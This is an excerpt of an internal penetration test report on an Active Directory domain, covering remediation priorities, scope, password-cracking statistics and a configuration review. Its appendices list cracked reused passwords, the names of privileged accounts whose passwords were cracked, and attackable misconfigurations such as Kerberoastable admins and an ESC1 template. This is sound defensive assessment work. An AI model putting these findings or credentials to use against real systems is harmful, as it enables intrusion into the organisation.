References	https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/monitoring-active-directory-for-signs-of-compromise https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l--events-to-monitor https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/advanced-audit-policy-configuration https://cwe.mitre.org/data/definitions/778.html

Remediation Prioritization Guidance

The following priorities group remediation activities by recommended focus area over the short, medium, and long term. These groupings are based on risk reduction, business impact, and dependency considerations. A short-term priority may still require significant coordination or effort, while some medium- or long-term items may be less complex but are sequenced later to support a practical remediation plan.

Short-Term Priorities

- Configure Group Policy to disable NetBIOS and LLMNR on workstations and servers.
- Reset the password on the KRBTGT Account.
- Upgrade the Mirth Connect host.
- Modify file permissions on the exposed web.config file.
- Disable Cisco SmartInstall.
- Set the MachineAccountQuota to 0 for non-admin users.

Medium-Term Priorities

- Enforce LDAP Signing and LDAP Channel Binding on all domain controller hosts
- Disallow non-admin users from adding new records to ADIDNS.
- Disable the WebClient service if not required for day-to-day operations.
- Apply the firmware upgrade to mitigate the WePresent remote code execution vulnerability.
- Apply the firmware upgrade to mitigate the HP iLO 4 Administrative Console Bypass and Remote Code Execution vulnerability.
- Reconfigure users affected by PASSWD_NOTREQD where this setting is not required.
- Configure passwords according to company password policies.
- Fully uninstall Microsoft Exchange.
- Perform an audit/clean-up of Active Directory artifacts.
- Require cryptographic signing on SMB communication between systems.
- Configure Group Managed Service Accounts (gMSA) for the prysm.ad domain.
- Implement a solution such as Microsoft LAPS to prevent local administrator password re-use.
- Review the CORP-Computer Active Directory Certificate Services (AD CS) certificate template and implement an appropriate fix to mitigate the ESC1 attack.

Long-Term Priorities

- Develop a formal configuration management procedure for each system type and role and ensure it meets industry security best practices.
- Formally define and adopt security best practice security configuration checklists (e.g., CIS, USGCB, or NCP verified baseline) for each system type and role in the environment.

- Formally document known and accepted configuration deviations from adopted security configuration checklist guidance.
- Periodically review active configuration states against documented system baseline states to identify.
- Isolate critical systems into individual network segments in order to enable tighter control over access to those hosts. Continue breaking the environment into logical segments and narrowing down access to each of these groups to only personnel and hosts who require it for business functionality.
- Research and implement a Security Information and Event Management (SIEM) and advanced Endpoint Detection & Response (EDR) solution within the environment.
- Perform an in-depth Active Directory security assessment from the perspective of an unauthenticated, low-privileged, and privileged user to uncover additional flaws/hardening opportunities.

Appendices

The following appendices provide supporting scope, affected resource, analysis, and supplemental information for the assessment.

Appendix A - Assessment Scope

Rules of Engagement & Constraints

- Vilkas did not perform destructive testing that could lead to outages, including Denial of Service (DoS) attacks.
- Internal Penetration Test testing activities were limited to the resources defined in the following table(s).

In-Scope Resources

Resource(s)			
192.168.200.0/24	192.168.201.0/24	192.168.202.0/24	192.168.203.0/24
192.168.100.0/23	*.prysm.ad	corp.prysm.int	


Appendix B - Domain Password Analysis

Domain: prysm.ad

Password Cracking Summary

Description	Value
Total Password Hashes for Enabled Users	3,335
Total Passwords Cracked	2,341
Percent of Passwords Cracked	70.19%
Total Instances of Password Reuse	1,154
Percent of Accounts Reusing Password	34.6%
Total Members of the Domain Administrators Group	15
Total Domain Administrator Passwords Cracked	3
Percent of Domain Administrator Passwords Cracked	20%
Total Members of the Enterprise Administrators Group	11
Total Enterprise Administrator Passwords Cracked	1
Percent of Enterprise Administrator Passwords Cracked	9.09%

Password Length Distribution



Bar height represents cracked-password count; labels show count and percentage of total cracked passwords.

Password Re-Use

Password Value	Count
Prysm1234!	149
Welcome1	145
Goodbye1	118
Batman123	77
Welcome009	47
Password1	39
Pass2000	33
Summer18	28
Shrek123	25


Cracked Privileged Account Passwords

Account	Group
PRYSM\Administrator	Enterprise Admins
PRYSM\adm-rfoster	Domain Admins
PRYSM\svc-exchange	Domain Admins
CORP\helpdesk-admin	Domain Admins

Appendix C - Active Directory Analysis

Domain: prysm.ad

Operating System Distribution



Bar height represents host count; labels show count and percentage of all listed operating systems.

Active Directory Configuration Review

Description	Value	Solution
Presence of Admin Accounts not configured with “This account is sensitive and cannot be delegated” configuration flag.	26	Ensure that all your Administrator Accounts have the check-box This account is sensitive and cannot be delegated active.
Presence of service accounts in the Domain Admin group.	6	If possible, lower the privileges of the Service Accounts, meaning that they should be removed from the Domain Administrator group.
The group Exchange Windows Permissions has the right to change the security descriptor of the domain root.	True	Edit the root domain security descriptor. Identify the ACE giving the right ModifyDACL to the principal Exchange Windows Permissions. Go to the advanced settings and set the inheritance to Inherit Only.
At least one Domain controller is not owned correctly. `Domain controller: CN=CORP,OU=Domain Controllers,DC=PRYSM,DC=ADOwner: PRYSM\gus.smith`	True	Change the ownership of the domain controller to match the Domain Administrators group. To control the ownership of domain controller objects, you can use the following PowerShell command: `Get-ADComputer -server my.domain.to.check -LDAPFilter "(&(objectCategory=computer)(|(primarygroupid=521)(primarygroupid=516)))" -properties name, ntsecuritydescriptor | select name,{$_.ntsecuritydescriptor.Owner}`
Admin accounts are vulnerable to the Kerberoast attack. Group: Domain Admins User: adbackup	True (1)	If the account is a service account, the service should be removed from the privileged group or have a process to change it at a regular basis. If the user is a person, the SPN attribute of the account should be removed.
The group Schema Admins is not empty.	5	Remove the accounts or groups belonging to the schema administrators group.
At least one GPO is deploying a file that can be modified by anyone. GPO: LanSweeper Type: Files (Computer section) FileName: **prysmsw.prysm.ad**\client\ptpush.exe Account: Everyone Right: FullControl	True (1)	Locate the file mentioned by the GPO specified in Details and change its permissions.

Description	Value	Solution
At least one password was found in a GPO. GPO: Local Administrator Password login: Administrator (built-in) password: . GPO: Local Administrator Password login: ltadmin password: .	True (2)	Manually change the password to a new one. If this password is shared on many systems, each system should have a different password. If the GPO was used to define the native local administrator account, it is recommended to install a password solution manager such as the Windows LAPS solution.
Last change of the Kerberos password was longer than advised.	553 days	The krbtgt password account should be changed twice to invalidate the Golden Ticket attack. Beware: two changes of the krbtgt password not replicated to domain controllers can break these domain controllers. You should wait at least 8 hours between each krbtgt password change. There are several possibilities for changing the krbtgt password. First, a Microsoft script can be run in order to guarantee the correct replication of these secrets. Second, a manual way is to reset the password manually once, then to wait 3 days, then to reset it again. This is the safest way as it ensures the password is no longer usable by the Golden Ticket attack.
The Spooler Service is remotely accessible on a domain controller.	3	The spooler service should be deactivated on domain controllers. Please note as a consequence that the Printer Pruning functionality (rarely used) will be unavailable.